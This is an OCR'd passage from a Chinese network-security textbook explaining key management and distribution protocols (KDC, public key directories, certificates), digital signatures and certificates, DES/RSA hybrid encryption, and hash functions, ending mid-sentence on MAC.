


图 4-7 RSA 加密、解密效果图

4.1.7 密钥的管理和分配

在采用密码技术保护的现代通信系统中,密码算法通常是公开的,因此其安全性就取决于对密钥的保护。密钥生成算法的强度、密钥的长度、密钥的保密和安全管理是保证系统安全的重要因素。

密钥管理的任务就是管理密钥的产生到销毁全过程,包括系统初始化,密钥的产生、存储、备份、恢复、装入、分配、保护、更新、控制、丢失、吊销和销毁等。所有密钥都有生命周期,这是因为拥有大量的密文有助于密码分析。一个密钥使用时间太长,为攻击者收集大量密文提供了机会。破译一个密钥需要时间,限制密钥的使用时间也就限制了密钥的破译时间,降低了密钥被破译的可能性。从网络应用来看,密钥一般分为基本密钥、会话密钥、密钥加密密钥和主机密钥等。

基本密钥又称初始密钥,是由用户选定或由系统分配,可在较长时间内由一对用户专门

使用的秘密密钥，也称用户密钥；基本密钥既要安全，又要便于更换。会话密钥即两个通信终端用户在一次通话或交换数据时所用的密钥。密钥加密密钥是对传送的会话或文件密钥进行加密时采用的密钥，也称为次主密钥、辅助密钥或密钥传送密钥。每个节点都分配有一个这类密钥，为了安全，各节点的密钥加密密钥应该互不相同。主机密钥是对密钥加密密钥进行加密的密钥，存于主机处理器中。

密钥长度的选择与具体的应用有关，密钥长度和每秒可实现的搜索密钥数决定了密码体制的安全性。目前，长度在128位以上的密钥才是安全的。

1. 密钥的产生

密钥的产生必须考虑具体密码体制的公认的限制。在网络系统中加密需要大量的密钥，以分配给各主机、节点和用户。可以用手工的方法，也可以用密钥产生器产生密钥。基本密钥是控制和产生其他加密密钥的密钥，而且长度不变，其安全性非常关键，须要保证其完全随机性、不可重复性和不可预测性。基本密钥量小，可以用掷硬币等方法产生。密钥加密密钥可以用伪随机数产生器、安全算法等产生。会话密钥、数据加密密钥可在密钥加密密钥控制下通过安全算法产生。

2. 对称密码体制的密钥分配

任何密码系统的强度都依赖于密钥分配技术，密钥分配研究密码系统中密钥的分发和传送中的问题。对称密码的密钥分配的方法归纳起来有两种：利用公钥密码体制实现和利用安全信道实现。在局部网络中，每对用户可以共享一个密钥，即无中心密钥分配方式，如图4-8所示。

两个用户A和B要建立会话密钥，需经过以下3个步骤。

(1) A向B发出建立会话密钥的请求和一个一次性随机数N_1。

(2) B用与A共享的主密钥对应答的消息加密，并发送给A，应答的消息中包括B选取的会话密钥、B的身份、$f(N_1)$和另一个一次性随机数N_2。

(3) A用新建立的会话密钥加密$f(N_2)$并发送给B。

在大型网络中，不可能每对用户共享一个密钥。因此采用中心化密钥分配方式，由一个可信赖的联机服务器作为密钥分配中心(KDC)来实现。图4-9所示为中心化密钥管理方式的一个实例。




图4-8　无中心密钥分配方式




图4-9　中心化密钥分配方式

用户 A 和 B 要建立共享密钥,可以采用如下 5 个步骤。

(1) A 向 KDC 发出会话密钥请求。该请求由两个数据项组成,一个是 A 与 B 的身份,另一个是一次性随机数 N_1。

(2) KDC 为 A 的请求发出应答。应答是用 A 与 KDC 的共享主密钥加密的,因而只有 A 能解密这一消息,并确信消息来自 KDC。消息中包含 A 希望得到的一次性会话密钥 K 以及 A 的请求,还包括一次性随机数 N_1。因此 A 能验证自己的请求有没有被篡改,并能通过一次性随机数 N_1 得知收到的应答是不是过去应答的重放。消息中还包含 A 要转发给 B 的部分,这部分包括一次性会话密钥 K_S 和 A 的身份,它们是用 B 与 KDC 的共享主密钥加密的。

(3) A 存储会话密钥,并向 B 转发从 KDC 的应答中得到的应该转发给 B 的部分。B 收到后,可得到会话密钥 K_S,从 A 的身份得知会话的另一方为 A。

(4) B 用会话密钥 K_S 加密另一个一次性随机数 N_2,并将加密结果发送给 A。

(5) A 用会话密钥 K_S 加密 $f(N_2)$,并将加密结果发送给 B。

应当注意前三步已完成密钥的分配,后两步结合第二和第三步完成认证功能。

3. 公钥密码体制的密钥分配

公钥密码体制的一个重要用途就是分配对称密码体制使用的密钥,由于公钥加密速度太慢,常常只用于加密分配对称密码体制的密钥,而不用于保密通信。常用的公钥分配方法:公开发布、公钥动态目录表、公钥证书。

(1) 公开发布。用户将自己的公钥发给所有其他用户或向某一团体广播。这种方法简单,但有一个非常大的缺陷,就是别人能容易地伪造这种公开的发布。

(2) 公钥动态目录表。建立一个公用的公钥动态目录表,表的建立和维护以及公钥的分布由某个公钥管理机构承担,每个用户都知道管理机构的公钥,如图 4-10 所示。




图 4-10 公钥动态目录表模型

公钥的分配步骤如下。

① 用户 A 向公钥管理机构发送一带时戳的请求,请求得到用户 B 当前的公钥。

② 管理机构为 A 的请求发出应答,应答中包含 B 的公钥以及 A 向公钥管理机构发送的带时戳请求。

③ A 用 B 的公钥加密一个消息并发送给 B,这个消息由 A 的身份和一个一次性随机数 N_1 组成。

④ B 用与 A 同样的方法从公钥管理机构得到 A 的公钥。

⑤ B用A的公钥加密一个消息并发送给A，这个消息由N_1和N_2组成。这里的N_2是B产生的一个一次性随机数。

⑥ A用B的公钥加密N_2，并将加密结果发送给B。由于每一用户要想与他人通信都要求助于公钥管理机构，因而公钥管理机构有可能成为系统的瓶颈，而且公钥目录表也容易被串扰。分配公钥的一种安全有效的方法是采用公钥证书，用户通过公钥证书相互交换自己的公钥而无须与公钥机构联系。

(3) 公钥证书。公钥证书由证书管理机构CA为用户建立，其中的数据项有该用户的公钥、用户的身份和时戳等。所有的数据经CA签字后就形成证书，证书中可能还包括一些辅助信息，如公钥使用期限、公钥序列号或识别号、采用的公钥算法、使用者的住址或网址等。

4.1.8　加密技术的应用

信息加密、认证和签名是保护信息的机密性、完整性和抗否认性的主要技术措施，也是加密技术的重要应用。下面讲述数字签名与数字证书。

1. 数字签名

数字签名可以防止通信双方中的一方对另一方的欺骗。例如，A与B使用消息认证进行通信，A伪造一个消息并使用与B共享的密钥产生该消息的认证码，然后声称该消息来源于B；同样，B也可以对自己发送给A的消息予以否认。因此，除了认证之外还需要其他机制来防止通信双方的抵赖行为，最常见的方案是数字签名。

目前的数字签名体制大致可以分成两类：直接数字签名和需仲裁的数字签名。

(1) 直接数字签名。直接数字签名仅涉及通信方，它假定接收方知道发送方的公开密钥。数字签名通过使用发送方的私有密钥对整个消息进行加密和使用发送方的私有密钥对消息的散列密码进行加密来产生。

(2) 需仲裁的数字签名。需仲裁的数字签名体制的一般流程如下：发送方A对消息签名后，将附有签名的消息发送给仲裁者C，C对其验证后，连同一个通过验证的证明发送给接收方B。在这个方案中，A无法对自己发出的消息予以否认，但仲裁者必须是得到所有用户信任的负责任者。

需要仲裁的数字签名可以解决直接数字签名方案的有效性依赖于发送方私有密钥的安全性问题。

2. 数字证书

数字证书也称为数字ID，是一种权威性的电子文档，由一对密钥(公钥和私钥)和用户信息等数据共同组成，在网络中充当一种身份证，用于证明某一实体(如组织机构、用户等)的身份，公告该主体拥有的公钥的合法性。

数字证书采用公钥密码机制，即利用一对互相匹配的密钥进行加密、解密。每个用户拥有一个仅为自己掌握的私钥，用它进行解密和签名，同时拥有一个可以对外公开的公钥，用于加密和验证签名。当发送一份保密文件时，发送方使用接收方的公钥对数据加密，而接收方则使用自己的私钥解密，这样，信息就可以安全地传送了。常见的数字证书有以下几种。

(1) Web 服务器证书。用于在 Web 服务器与用户浏览器之间建立安全连接通道。

(2) 服务器身份证书。提供服务器信息、公钥及 CA 的签名,用于在网络中标识服务器软件的身份,确保与其他服务器或用户通信的安全性。

(3) 计算机证书。颁发给计算机,提供计算机本身的身份信息,确保与其他计算机通信的安全性。

(4) 个人证书。提供证书持有者的个人身份信息、公钥及 CA 的签名,用于在网络中标识证书持有人个人身份。

(5) 安全电子邮件证书。提供证书持有者的电子邮件地址、公钥及 CA 的签名,用于邮件的安全传递和认证。

(6) 企业证书。提供企业身份信息、公钥及 CA 的签名,用于在网络中标识证书持有企业的身份。

(7) 代码签名证书。软件开发者借助数字签名技术来保证用户使用的软件是该作者编写的。

查看证书的方法是:打开 IE 浏览器,选择"工具"→Internet 命令,打开"Internet 选项"对话框;选择"内容"选项卡,然后单击"证书"按钮,打开"证书"对话框;选择"受信任的根证书颁发机构"选项卡,可以找到受信任机构颁发的 CA 数字证书,如图 4-11 所示。

选择某一数字证书后,单击"查看"按钮,可以查看该证书当前的信息,如图 4-12 所示;单击"导出"按钮,可以导出现有的数字证书并保存;单击"导入"按钮,可以导入已存储的数字证书。




图 4-11 管理数字证书



图 4-12 查看数字证书

4.1.9 DES 和 RSA 混合加解密

1. DES 加密数据、RSA 加密 DES 的密钥

DES 算法是经典的对称密码体制,主要用于加密大量数据;RSA 是经典的非对称密码体制,主要用于加密小量数据,如加密对称密码密钥。DES 和 RSA 混合加解密如图 4-13 所示。




图 4-13 DES 和 RSA 混合加解密

加密过程包括如下 5 个步骤：①发送方随机产生一个对称密钥(DES)；②发送方用对称密钥加密要发送的明文(DATA)；③发送方接受对端发送过来的公钥(RSA)；④发送方用公钥(RSA)对对称密钥(DES)进行加密；⑤发送方将加密后的密钥和密文打包，发出。

解密过程包括如下三个步骤：①接收方接收对端发送过来的数据包；②接收方用私钥对发送方加密的对称密钥进行解密，获得发送方的对称密钥；③接收方用对称密钥解密密文(byte)，获得发送方的明文。

2. 哈希单向散列函数

哈希单向散列函数 $H(M)$作用于一个任意长度的消息 M，它返回一个固定长度的散列值 h，其中 h 的固定长度为 m，通常输出长度远小于输入长度。

哈希单向散列函数的基本特性为：①输入为任意长度且输出为固定长度；②给定 M，很容易计算 h；③给定 h，根据 $H(M) = h$ 计算 M 很难；④给定 M，要找到另一个消息 M' 并满足 $H(M) = H(M')$ 很难。第③、④特性，体现了哈希函数的单向性。

哈希散列函数算法主要用于认证、数字签名等应用中。图 4-14 所示为介绍哈希函数用于消息完整性认证。




图 4-14 哈希消息完整性认证

假设消息为 M,散列值为 $H(M)$,加密($M+H(M)$)的值为 X,发送 X 到接收端;接收端解密 X,获得 M 和 $H(M)$,重新计算 M 的散列值 $H'(M)$,如果 $H'(M)=H(M)$,说明消息 M 在传输过程中没有被破坏。利用哈希函数,消息 M 的完整性得到了验证。

常见哈希单向散列函数:MD5(message digest algorithm 5)是 RSA 数据安全公司开发的一种单向散列算法,可以用来把不同长度的数据块进行暗码运算成一个 128 位的数值。SHA(secure Hash algorithm)是一种较新的散列算法,可以对任意长度的数据运算生成一个 160 位的数值。MAC(message authentication 